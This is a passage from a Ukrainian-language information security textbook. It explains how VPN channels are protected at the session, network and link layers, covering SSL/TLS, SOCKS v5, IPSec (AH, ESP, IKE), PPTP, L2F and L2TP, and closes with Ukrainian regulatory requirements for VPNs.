Створюючи захищену віртуальну мережу на сеансовому рівні, можна здійснити не лише криптографічний захист інформації (зокрема, автентифікацію). Оскільки саме цей рівень відповідає за встановлення логічних з'єднань і керування ними, він дає змогу також реалізувати деякі функції посередництва між сторонами, що взаємодіють.

Для криптографічного захисту інформації на сеансовому рівні здебільшого використовують протокол SSL/TLS (Secure Sockets Layer/Transport Layer Security), розроблений компанією Netscape Communications. Для виконання функцій посередництва між сторонами, що взаємодіють, організацією IETF було обрано як стандарт протокол SOCKS.

Протокол SSL/TLS

Протокол SSL/TLS (скорочено називатимемо його SSL) орієнтовано на захист інформаційного обміну між клієнтом і сервером комп'ютерної мережі [250–252]. Завдяки своїм позитивним якостям SSL став загальновизнаним стандартом захисту в Інтернеті та в інтранет-мережах, витіснивши такі конкуруючі технології шифрування на прикладному рівні, як Secure HTTP (SHTTP).

В основу протоколу покладено технологію комплексного використання асиметричних і симетричних криптосистем. Як базові використовують криптографічні алгоритми: для асиметричного шифрування — RSA, для симетричного шифрування — RC2, RC4, DES та потрійний DES (Triple DES), для хешування — MD5 і SHA-1. Починаючи з версії SSL 3.0 набір криптографічних алгоритмів розширено (версія TLS 1.0 фактично є розвитком версії SSL 3.0 і мало відрізняється від неї, хоча розробники попереджають про відсутність їхньої сумісності). Для автентифікації сторін, що взаємодіють, а також для криптографічного захисту ключа симетричного шифрування застосовують цифрові сертифікати відкритих ключів, що відповідають стандарту X.509.

Відповідно до протоколу SSL криптозахищені тунелі утворюють між кінцевими точками віртуальної мережі. Ініціаторами створення кожного тунелю є клієнт і сервер. Протоколом SSL передбачено дві стадії взаємодії:

- встановлення SSL-сесії;
- захищена взаємодія.

Процедуру встановлення SSL-сесії називають процедурою «рукостискання», яку виконує протокол «рукостискання» (Handshake Protocol), який входить до складу SSL. За цієї процедури здійснюється:

- автентифікація сторін;
- узгодження криптографічних алгоритмів та алгоритмів ущільнення, які використовуватимуться під час захищеного інформаційного обміну;

- формування спільного секретного майстер-ключа;
- генерування на основі майстер-ключа спільних секретних сеансових ключів для криптографічного захисту інформаційного обміну.

Протокол SSL 3.0 підтримує три режими автентифікації:

- взаємна автентифікація сторін;
- одностороння автентифікація сервера без автентифікації клієнта;
- повна анонімність.

За використання останнього режиму реалізується захищений обмін між клієнтом і сервером, проте не надається жодних гарантій щодо автентичності сторін, які взаємодіють.

Розглянемо етапи здійснення процедури автентифікації, що відповідає другому режиму (автентифікація сервера без автентифікації клієнта).

1. Клієнт надсилає серверу запит на встановлення захищеного з'єднання, в якому передається:
   - поточний час і дата;
   - випадкова послідовність RAND_CL;
   - набір алгоритмів симетричного шифрування та алгоритмів обчислення хеш-функцій, які підтримує клієнт;
   - набір алгоритмів ущільнення, які підтримує клієнт.
2. Сервер надсилає у відповідь узгоджений набір параметрів:
   - ідентифікатор SSL-сесії;
   - обрані криптографічні алгоритми з числа запропонованих клієнтом (якщо запропоновані алгоритми чи їхні параметри з якихось причин не влаштовують сервер, сесію буде закрито);
   - сертифікат сервера, завірений цифровим підписом центру сертифікації;
   - випадкову послідовність RAND_SERV.
3. Клієнт за допомогою відкритого ключа центру сертифікації перевіряє отриманий від сервера сертифікат (якщо перевірка дасть негативний результат, сесію буде закрито) та виконує такі дії:
   - виробляє випадкову 48-байтову послідовність Pre-MasterSecret, зашифровує її на відкритому ключі сервера, який містився в сертифікаті сервера, і надсилає її серверу;
   - використовуючи обраний сервером алгоритм хешування, виробляє спільний таємний майстер-ключ (MasterSecret), використовуючи для цього послідовності Pre-MasterSecret, RAND_SERV і RAND_CL;
   - за допомогою MasterSecret обчислює сеансові таємні ключі для симетричного шифрування і обчислення хеш-функцій;
   - переходить у режим захищеної взаємодії.
4. Сервер, отримавши зашифровану послідовність Pre-MasterSecret, розшифровує її за допомогою свого таємного ключа, а потім виконує такі операції:
   - так само, як і клієнт, застосовуючи обраний алгоритм хешування, виробляє спільний таємний майстер-ключ (MasterSecret), використовуючи для

цього послідовності Pre-MasterSecret, RAND_SERV і RAND_CL; оскільки алгоритм і вихідні послідовності ті самі, що й у клієнта, результат (MasterSecret) має бути ідентичним;

- так само, як і клієнт, за допомогою MasterSecret обчислює сеансові таємні ключі для симетричного шифрування і обчислення хеш-функцій; результати, знов-таки, мають бути ідентичні тим, що отримав клієнт;
- переходить у режим захищеної взаємодії.

5. Клієнт і сервер здійснюють перевірку ідентичності параметрів SSL-сесії (тобто ключів):
   - клієнт формує тестове повідомлення із даних, які він надіслав серверу на кроці 1, даних, які він отримав від сервера на кроці 2, та послідовності MasterSecret; після цього він формує код перевірки цілісності повідомлення (MAC-код), зашифровує повідомлення на спільному таємному сеансовому ключі та надсилає його серверу;
   - сервер так само формує тестове повідомлення і надсилає його клієнту;
   - кожна зі сторін розшифровує одержане тестове повідомлення і здійснює перевірку цілісності.
6. Якщо перевірку ідентичності параметрів здійснено успішно, SSL-сесія вважається встановленою і сторони розпочинають захищену взаємодію.

У ході подальшої захищеної взаємодії кожна із сторін, надсилаючи повідомлення для перевірки його цілісності щоразу формує MAC-код, а потім зашифровує це повідомлення разом із MAC-кодом. Після отримання повідомлення його розшифровують і здійснюють перевірку його цілісності. У разі виявлення порушення цілісності повідомлення SSL-сесію буде закрито.

Протокол SOCKS

Протокол SOCKS було розроблено в 1990 році як посередницький протокол взаємодії клієнт-серверних застосувань сеансового рівня моделі OSI. Він реалізує багато посередницьких функцій, на кшталт трансляції мережних адрес (Network Address Translation, NAT), контролю за напрямками інформаційних потоків, розмежування доступу відповідно до атрибутів користувачів та інформації, що передається. Порівняно з посередницькими функціями прикладного рівня, SOCKS пропонує більшу швидкодію та незалежність від високорівневих протоколів (HTTP, FTP, POP3, SMTP тощо). Протокол SOCKS не залежить також від операційних систем і не прив'язаний до протоколу IP. Нагадаємо, що на основі протоколів мережного і канального рівнів захищені тунелі можна сформувати лише між комп'ютерами (або маршрутизаторами чи брандмауерами), а протокол SOCKS дає змогу утворювати захищені тунелі окремо для кожного застосування і сеансу.

Розрізняють SOCKS-сервер, який здебільшого встановлюють на шлюз або брандмауер мережі, та SOCKS-клієнти, які встановлюють на кожний комп'ютер користувача. SOCKS-сервер взаємодіє з будь-яким прикладним сервером від імені прикладного клієнта, який відповідає цьому серверу. SOCKS-клієнт перехоплює запити від справжніх клієнтів до прикладних серверів і передає їх SOCKS-серверу.

Ми розглянемо версію 5 протоколу SOCKS (SOCKS v5), запропоновану як стандарт Інтернету (RFC 1928, 1929 [253, 254]). Перелічимо деякі особливості цього протоколу.

- SOCKS v5 підтримує протоколи TCP та UDP, охоплюючи, таким чином, майже всі прикладні протоколи. Зауважимо, що SOCKS v5 не підтримує ICMP. Використання протоколу SOCKS v5 дає змогу вирішити численні проблеми з безпекою (див. підрозділ 16.5.1), проте робить недоступними діагностичні утиліти ping і tracert.
- У протоколі SOCKS v5 передбачено автентифікацію не лише SOCKS-клієнтів, але й користувачів, від імені яких ці клієнти звертаються. Є можливість двосторонньої автентифікації.
- SOCKS v5 припускає використання схем адресації IPv4 і IPv6.
- Автентифікацію користувача, яку виконує SOCKS-сервер, може бути засновано на сертифікатах X.509 або на паролях.
- Для шифрування трафіку між SOCKS-клієнтом і SOCKS-сервером можна застосовувати будь-які протоколи сеансового чи нижчих рівнів моделі OSI.

Встановлення з'єднання здійснюється за такою схемою.

1. Запит прикладного клієнта до прикладного сервера перехоплює SOCKS-клієнт, встановлений на тому самому комп'ютері, що й прикладний клієнт.
2. SOCKS-клієнт повідомляє SOCKS-серверу ідентифікатори всіх методів автентифікації, які він підтримує.
3. SOCKS-сервер здійснює спробу обрати метод автентифікації. Якщо жодний із запропонованих методів його не влаштовує, з'єднання розривається.
4. SOCKS-сервер автентифікує користувача, від імені якого виступає клієнт. У випадку невдалої автентифікації сервер розриває з'єднання.
5. Після успішної автентифікації SOCKS-клієнт передає SOCKS-серверу DNS-ім'я або IP-адресу прикладного сервера, з яким необхідно встановити з'єднання. SOCKS-сервер, згідно з правилами розмежування доступу, приймає рішення щодо встановлення з'єднання.
6. Якщо з'єднання встановлено, прикладний клієнт і прикладний сервер взаємодіють один з одним через SOCKS-клієнт і SOCKS-сервер, причому трафік між останніми може бути зашифрований (для цього на етапі автентифікації клієнт і сервер виробляють сеансовий ключ).

19.3.2. Захист віртуальних каналів на мережному рівні

Утворення захищених віртуальних каналів на мережному рівні дає змогу досягти оптимального співвідношення між прозорістю та якістю захисту таких каналів. Реалізація засобів захисту на цьому рівні робить їх прозорими для мережних застосувань, оскільки мережний рівень завжди відокремлений від прикладних сервісів реалізацією транспортного рівня. Такий підхід дає змогу повною мірою реалізувати функції захисту трафіку і керування ключами, оскільки саме мережний рівень відповідає за маршрутизацію пакетів.

Стандартні засоби захисту обміну даними на мережному рівні для IP-мережі (зокрема, для Інтернету) визначають набори протоколів IPSec (Internet Protocol Security) [17, 123]. Протокол IPv6 обов'язково підтримує IPSec (останній є його складовою), протокол IPv4, як правило, підтримує IPSec (сумісний із IPv4). Стандартизовані функції захисту IPSec можуть використовувати (і мають це робити) протоколи вищих рівнів, зокрема протоколи керування і маршрутизації.

IPSec вимагає підтримки стандарту IPSec лише від пристроїв, що безпосередньо спілкуються між собою з обох боків з'єднання. Решта пристроїв, що знаходяться між ними, забезпечують передавання IP-пакетів.

Архітектура засобів захисту IPSec

Технологія IPSec охоплює кілька різних сфер, до яких належать шифрування, автентифікація та керування ключами. Відповідно до IPSec, архітектура засобів безпеки інформаційного обміну є трирівневою (рис. 19.1) [255].

До верхнього рівня належать:

- протокол узгодження параметрів віртуального каналу й керування ключами (Internet Security Association Key Management Protocol, ISAKMP) [256];
- протокол автентифікаційного заголовка (Authentication Header, AH) [257];
- протокол інкапсулюючого захисту вмісту (Encapsulating Security Protocol, ESP) [258].




Рис. 19.1. Архітектура засобів безпеки IPSec

IPSec застосовує два різних протоколи захисту віртуального каналу — AH і ESP. Це зроблено з метою гнучкої адаптації IPSec до вимог національного законодавства країн, де експорт та імпорт засобів криптографічного захисту суворо обмежені. Протокол AH передбачає автентифікацію джерела даних, перевірку цілісності та справжності даних після їх отримання, а також унеможливлення повторних повідомлень. Окрім того, що протокол ESP забезпечує всі функції протоколу AH, він ще й підтримує криптографічний захист пакетів повідомлень. Протоколи AH та ESP було зареєстровано організацією IANA (Internet Assigned

Numbers Authority — Центр із присвоєння цифрових адрес в Інтернеті) під номерами 51 і 50 відповідно.

Протоколи AH та ESP не залежать від конкретних алгоритмів шифрування й автентифікації та підтримують різні методи автентифікації, типи ключів, алгоритми шифрування та розподілу ключів [259]. Тому криптографічні алгоритми, що використовують у протоколах AH та ESP, відносять до окремого (середнього) рівня архітектури IPSec.

Оскільки протоколи AH та ESP використовують різні алгоритми, необхідно, щоб взаємодіючі сторони попередньо узгоджували алгоритми та їхні параметри. Саме для цього і призначений протокол ISAKMP. За його допомогою взаємодіючі сторони створюють спільний контекст, елементи якого вони зможуть вільно використовувати в подальшому. Протокол ISAKMP використовує також певні алгоритми узгодження і керування ключами, розташовані на середньому рівні архітектури IPSec [260].

Нижній рівень архітектури IPSec — це так званий домен інтерпретації (Domain Of Interpretation, DOI), фактично, база даних, яка містить інформацію про всі застосовані в IPSec протоколи й алгоритми та їхні параметри, ідентифікатори тощо. Потреба в такій базі даних пояснюється тим, що відкрита архітектура IPSec припускає застосування протоколів і алгоритмів сторонніх виробників, розроблених без урахування вимог цього протоколу. Необхідною умовою застосування сторонніх алгоритмів автентифікації або шифрування (зокрема, тих, що відповідають національним стандартам) є реєстрація їх у домені інтерпретації.

Асоціації захисту

Контекст, в якому взаємодіють сторони, що використовують технологію IPSec, визначається як *асоціація захисту* (Security Association, SA). Асоціація захисту функціонує згідно з угодою, що укладають сторони. Елементи асоціації захисту:

- учасники зв'язку (IP-адреси відправника й одержувача);
- криптографічний алгоритм;
- порядок обміну ключами;
- розміри ключів;
- термін дії ключів;
- алгоритм автентифікації.

Асоціації захисту утворюють відповідно до протоколу ISAKMP.

Автентифікаційний заголовок

Протокол автентифікаційного заголовка (Authentication Header, AH) — це протокол, що забезпечує лише автентифікацію, цілісність даних і захист від хибного повторення даних. У разі використання цього протоколу інформація, що міститься в пакеті, не шифрується. На рис. 19.2 наведено формат пакета і самого автентифікаційного заголовка.

Поле покажчика параметрів безпеки (Security Parameters Index, SPI) — 32-розрядне число, що вказує на протоколи захисту, які використовуються. Це поле містить індекси алгоритмів і типи ключів. Фактично, воно визначає асоціацію захисту.

Порядковий номер (Sequence Number) визначає кількість відправлених пакетів і забезпечує захист від хибного повторення даних.




Рис. 19.2. Структура пакета AH

Протокол інкапсулюючого захисту

Протокол інкапсулюючого захисту вмісту (Encapsulating Security Protocol, ESP) забезпечує шифрування IP-інформації на рівні пакетів. Передбачено використання різних алгоритмів шифрування, зокрема DES (прийнятий за умовчанням), потрійний DES, CAST-128, RC5, IDEA, Blowfish, ARCFour. Як уже йшлося, список алгоритмів може бути розширений. Протокол ESP забезпечує автентифікацію даних із застосуванням різних алгоритмів автентифікації. На рис. 19.3 наведено формат пакета.




Рис. 19.3. Структура пакета ESP

Слід звернути увагу на таке:

- заголовок ESP розташований між заголовком IP та рештою вмісту пакета;
- поля покажчика параметрів безпеки та порядкового номера виконують ту саму функцію, що й у протоколі автентифікаційного заголовка;
- поле заголовка TCP (UDP чи іншого протоколу), дані та ESP-кінцевик (трейлер) зашифровані;

- поле вирівнювання має змінну довжину в діапазоні 0–255 біт і забезпечує, по-перше, те, що поле `Наступний заголовок` закінчиться на межі 32-розрядного слова, а, по-друге, що значення розміру зашифрованої частини кратне значенню розміру блоку застосованого алгоритму шифрування;
- ESP забезпечує автентифікацію даних у тому самому порядку, що й у протоколі автентифікаційного заголовка.

Режим тунелювання і транспортний режим

Як для AH, так і для ESP, є два режими: транспортний режим (Transport Mode) і режим тунелювання (Tunnel Mode).

Транспортний режим

Транспортний режим забезпечує зв'язок між двома хостами без інкапсулювання IP-пакета в інший. Формат пакетів ESP і AH показано на рис. 19.4 (саме цей формат було розглянуто вище). На рисунку видно, що у транспортному режимі використовується оригінальний IP-заголовок. Відтак у випадку прослуховування трафіку порушник матиме змогу прочитати справжні адреси відправника й одержувача.




Рис. 19.4. Пакети ESP і AH у транспортному режимі

Режим тунелювання

У режимі тунелювання весь IP-пакет поміщається в поле даних пакета IPSec. Потім для пакета вказуються нові IP-адреси відправника та одержувача і додаються захисні заголовки та автентифікаційні трейлери.

Формат пакетів ESP і AH у цьому режимі показано на рис. 19.5.

- У новому заголовку адреси відправника й одержувача відрізняються від тих, що вказані у вихідному пакеті. Це є перевагою, оскільки дає змогу приховати справжні адреси учасників інформаційного обміну. Є ймовірність того, що порушник, який перехопив пакет, зверне увагу на незвичну інтенсивність обміну між двома кінцями тунелю. Але за жодних обставин він не зможе встановити, які саме станції спілкуються між собою.
- Заголовок ESP не шифрується, щоб станція, яка приймає повідомлення, могла визначити параметри асоціації захисту та перевірити порядковий номер пакета.
- Вихідний IP-заголовок, дані TCP, інформація, яку передають, та кінцевик ESP шифруються. Ці елементи становлять уміст поля даних зовнішнього пакета.




Рис. 19.5. Пакети ESP і AH у режимі тунелювання

Обмін ключами

У разі використання технології IPSec ключі потрібно застосовувати дуже обережно. В IPSec ключі передають у два способи: вручну і шляхом обміну через IP-мережу (Internet Key Exchange, IKE). У першому випадку ключі вручну завантажують у відповідні пристрої IPsec безпосередньо на об'єктах. Оскільки шифруванню ці ключі не піддаються, їх передають особисто системному адміністратору або надсилають поштою.

Керувати всіма асоціаціями захисту (парами сторін, які потребують ключів для безпечного обміну даними) у великій мережі надто складно. Вводити ключі вручну доцільно у невеликих мережах. Коли ж масштаби мережі зростають, виникає потреба в механізмі створення асоціацій захисту за вимогою (SA on Demand).

У технології IPSec за створення асоціацій захисту відповідає протокол ISAKMP, який описує базові технології, але не специфікує конкретні алгоритми. Тому для обміну ключами почали застосовувати ще й інші протоколи, зокрема протокол Oakley, що використовує алгоритм Діффі — Хеллмана [28, 32]. У поєднанні протоколи ISAKMP та Oakley були відомі як специфікація ISAKMP/Oakley, яка тепер дістала назву протоколу IKE [256].

Протокол IKE — це протокол на базі UDP, який передбачає використання порту 500 для узгодження параметрів асоціацій захисту, що створюються, і для автентифікованого обміну ключами, якими будуть користуватись учасники цих асоціацій. Протокол IKE дає змогу утворити між двома учасниками обміну автентифікований захищений тунель, за яким будуть узгоджуватися параметри асоціації захисту, що створюється для IPSec.

Протокол IKE може функціонувати у трьох режимах.

- Основний режим (Main Mode) застосовують, коли дві сторони вперше встановлюють зв'язок, щоб узгодити параметри асоціації захисту, яка забезпечить конфіденційність їхнього подальшого обміну.
- Активний режим (Aggressive Mode) є стислою версією основного режиму. Він має те саме призначення, і його можна використовувати замість основного.
- Швидкісний режим (Quick Mode) застосовують, коли асоціацію захисту вже було створено в основному чи активному режимі, але є потреба в узгодженні функцій захисту або обміну новими ключами. Оскільки захищений канал вже є, використання швидкісного режиму не потребуватиме додаткових витрат, як у випадку застосування основного і активного режимів.

Протокол IKE передбачає кілька способів автентифікації. За спільного використання однакових ключів усі хост-системи (чи шлюзи VPN) володіють одними й тими самими таємними ключами. IKE автентифікує учасників обміну за хеш-значенням ключа, інша сторона шифрує власний ключ і порівнює отримані значення.

Використовуючи криптографію з відкритим ключем, кожна зі сторін генерує випадкове число і шифрує його відкритим ключем іншої сторони. Автентифікація відбувається, коли друга сторона може обчислити хеш-функцію цього випадкового числа і надіслати результат першій стороні. Є також технології цифрового підпису, використовуючи які кожний пристрій «підписує» набори даних, що надсилає іншій стороні. Цей метод подібний до шифрування відкритим ключем, але додатково забезпечує унеможливлення відмови від авторства.

У разі використання асиметричної криптографії (цифровий підпис, шифрування відкритим ключем) виникає потреба в цифрових сертифікатах, що підтверджують взаємну відповідність і справжність відкритих та таємних ключів. Протокол IKE дає змогу отримати доступ до сертифіката в односторонньому порядку або у формі обміну під час виконання сторонами процедури IKE.

19.3.3. Захист віртуальних каналів на канальному рівні

Утворення захищених тунелів на канальному рівні моделі взаємодії відкритих систем забезпечує незалежність від протоколів мережного та вищих рівнів. Таким чином досягають максимальної прозорості VPN. Але при цьому задачі конфігурації та підтримки віртуальних каналів і керування криптографічними ключами стають складнішими, а також зменшується набір реалізованих функцій безпеки.

Як протоколи формування криптозахищених тунелів на цьому рівні використовують:

- PPTP (Point-to-Point Tunneling Protocol), розроблений корпорацією Майкрософт за підтримки компаній Ascend Communications, 3Com/Primary Access, ECI-Telematics та US Robotics [261];
- L2F (Layer-2 Forwarding), розроблений компанією Cisco Systems за підтримки компаній Shiva та Northern Telecom [262];
- L2TP (Layer-2 Tunneling Protocol), розроблений організацією IETF на основі двох попередніх протоколів; цей протокол підтримують компанії Cisco, Майкрософт, 3Com, Ascend та багато інших [263].

Слід зазначити, що всі згадані протоколи не специфікують протоколи автентифікації та шифрування.

Протокол PPTP

Протокол PPTP, який дає змогу створювати криптозахищені тунелі на канальному рівні моделі OSI, було розроблено за участі корпорації Майкрософт. Фактично, цей протокол є розширенням протоколу PPP (Point-to-Point Protocol). Протокол PPTP отримав статус проекту інтернет-стандарту, однак як стандарт його так і не було затверджено.

Основне призначення протоколу — організація доступу віддалених користувачів до локальних мереж як у разі прямого з'єднання віддаленого комп'ютера

з публічною мережею, так і у разі підключення до публічної мережі по телефонній лінії через провайдера. При цьому для віддаленого користувача, підключеного до локальної мережі через сервер віддаленого доступу (Remote Access Server, RAS), імітується розташування його комп'ютера безпосередньо в локальній мережі. Це досягається завдяки тунелюванню пакетів повідомлень.

Вихідні пакети (IP, IPX або NetBEUI), які забезпечують інформаційний обмін між комп'ютером віддаленого користувача та локальною мережею, зашифровуються та інкапсулюються у PPP-пакети. PPP — стандартний протокол віддаленого доступу, який в протоколі PPTP застосовують не лише для взаємодії віддаленого комп'ютера з RAS провайдера, а й для його взаємодії через тунель із RAS локальної мережі. Пакет PPP, у свою чергу, разом із додатковою інформацією, що міститься у заголовку GRE (General Routing Encapsulation — загальний метод інкапсуляції для маршрутизації), інкапсулюються в пакет IP. На рис. 19.6 показано структуру пакетів, що циркулюють у межах сесії PPTP.

Рис. 19.6. Структура пакетів PPTP

Для автентифікації у PPTP застосовують різні протоколи. Наприклад, у реалізації PPTP від Майкрософт підтримуються протоколи PAP (Password Authentication Protocol — протокол автентифікації за паролем) і CHAP (Challenge Handshaking Authentication Protocol — протокол автентифікації за процедурою «рукостискання»). Перший із них передбачає передавання ідентифікаторів і паролів у відкритому вигляді, другий — шифрування пароля з використанням отриманого від сервера випадкового числа (через це не лише пароль не передається по мережі у відкритому вигляді, а й зашифровані образи пароля щоразу змінюються).

Передбачено три схеми застосування протоколу PPTP.

1. Пряме з'єднання комп'ютера віддаленого користувача з Інтернетом.
2. Комп'ютер віддаленого користувача з'єднується з Інтернетом по телефонній лінії через провайдера, криптозахищений тунель утворюється між сервером провайдера і граничним маршрутизатором локальної мережі.
3. Комп'ютер віддаленого користувача з'єднується з Інтернетом по телефонній лінії через провайдера, криптозахищений тунель утворюється між кінцевими точками взаємодії.

Перша схема потребує встановлення на комп'ютері віддаленого користувача клієнта RAS і драйвера PPTP, на сервері віддаленого доступу локальної мережі — сервера RAS і драйвера PPTP. У продуктах Майкрософт реалізовано відповідні програмні компоненти.

Друга схема передбачає захист трафіку, що проходить через Інтернет, але не захист даних, якими обмінюється комп'ютер віддаленого користувача і провайдер Інтернету. Як уже зазначалося, є підстави вважати цю схему захисту менш надійною через наявність загроз, але такою, що спрощує адміністрування. У випадку PPTP, окрім названих вище причин (потреба в наявності довіри до провай-

дера, збільшення витрат на його послуги), ця схема захисту має ще більше недоліків, які й обмежили її застосування. Річ у тім, що в такому випадку сервер віддаленого доступу провайдера мав би підтримувати протокол PPTP, «рідний» для продуктів Майкрософт, але провайдери зазвичай обирають для RAS інші платформи.

Тому найчастіше застосовують третю схему, коли трафік захищений від комп'ютера віддаленого користувача і до сервера віддаленого доступу локальної мережі. При цьому від провайдера нічого додаткового не вимагається. Щоправда, ця схема менш зручна для кінцевого користувача, позаяк йому доводиться двічі встановлювати з'єднання: спочатку за протоколом PPP з RAS провайдера (виконуючи процедуру автентифікації), а потім, отримавши доступ до Інтернету, за протоколом PPTP з RAS локальної мережі (як у першій схемі). Єдине, що можна запропонувати у цьому випадку, — використовувати сценарії, які автоматизують дії користувача.

Протокол L2F

Протокол L2F, основним розробником якого є компанія Cisco Systems, є альтернативою протоколу PPTP. На відміну від останнього, L2F значно зручніший для провайдерів Інтернету. Крім того, L2F підтримує різні мережні протоколи. На відміну від PPTP, крім протоколу PPP для зв'язку комп'ютера віддаленого користувача із сервером провайдера можуть бути застосовані протоколи SLIP та деякі інші, а публічна мережа, яка з'єднує сервери провайдера і локальної мережі, не обов'язково має бути IP-мережею.

У цілому протокол L2F дуже подібний до PPTP, тому докладно ми його не розглядатимемо. Зазначимо лише, що L2F має таку саму структуру пакета, як і протокол PPTP. Схема застосування протоколу L2F подібна до другої схеми застосування протоколу PPTP. З одного боку, це означає прозорість для кінцевих вузлів, з іншого (що є суттєвим недоліком L2F) — така схема застосування не забезпечує захист з'єднання комп'ютера віддаленого користувача із сервером провайдера. Захищений тунель утворюється лише між сервером провайдера і сервером локальної мережі. Якщо в цій схемі застосування протоколу PPTP було передбачено, що дані про облікові записи користувачів зберігаються у провайдера, то в L2F їх можна розташовувати лише на сервері локальної мережі.

Якщо політика безпеки вимагає утворення криптозахищеного тунелю між кінцевими точками інформаційного обміну, в L2F для цього пропонується використовувати IPSec. Різниця між використанням самого IPSec і IPSec через L2F-з'єднання полягає в тому, що L2F застосовують для утворення захищеного каналу віддаленого доступу через провайдера, тоді як сам IPSec — лише у разі безпосереднього підключення до мережі.

Протокол L2TP

Протокол L2TP було розроблено організацією IETF на основі протоколів PPTP і L2F. Увібравши в себе кращі риси обох цих протоколів, він підтримує ще кілька додаткових функцій. Недоліком протоколу L2TP (як і L2F) є те, що він не забезпечує захист з'єднання комп'ютера віддаленого користувача із сервером провайдера.

Захищений тунель утворюється лише між сервером провайдера і сервером локальної мережі. Як і в L2F, для утворення захищених тунелів між кінцевими точками пропонується використовувати IPSec.

19.4. Вимоги нормативної бази до реалізації віртуальних захищених мереж в Україні

Вітчизняна нормативна база змушує замовників (власників ІКС) і розробників дуже обережно ставитися до створення і експлуатації VPN. Розглянемо обмеження стосовно реалізації VPN, які є сьогодні.

Приватні компанії можуть, як правило, без будь-яких обмежень створювати власні VPN для захисту своєї інформації. Якщо в ІКС компанії (незалежно від її організаційно-правової форми та форми власності) обробляється інформація, яка є власністю держави, належить до державної чи іншої таємниці або до окремих видів інформації, необхідність захисту якої визначена законодавством, то до такої системи мають бути дотримані жорсткі вимоги. Вони полягають у необхідності створювати в таких системах комплексну систему захисту інформації (про те, як це зробити, йтиметься в наступних розділах). Однією з вимог до створення КСЗІ є використання лише таких засобів технічного захисту інформації та криптографічного захисту інформації, які пройшли в Україні процедуру сертифікації або державної експертизи з ТЗІ та (або) КЗІ та отримали дозвіл на використання для оброблення інформації відповідної категорії [1].

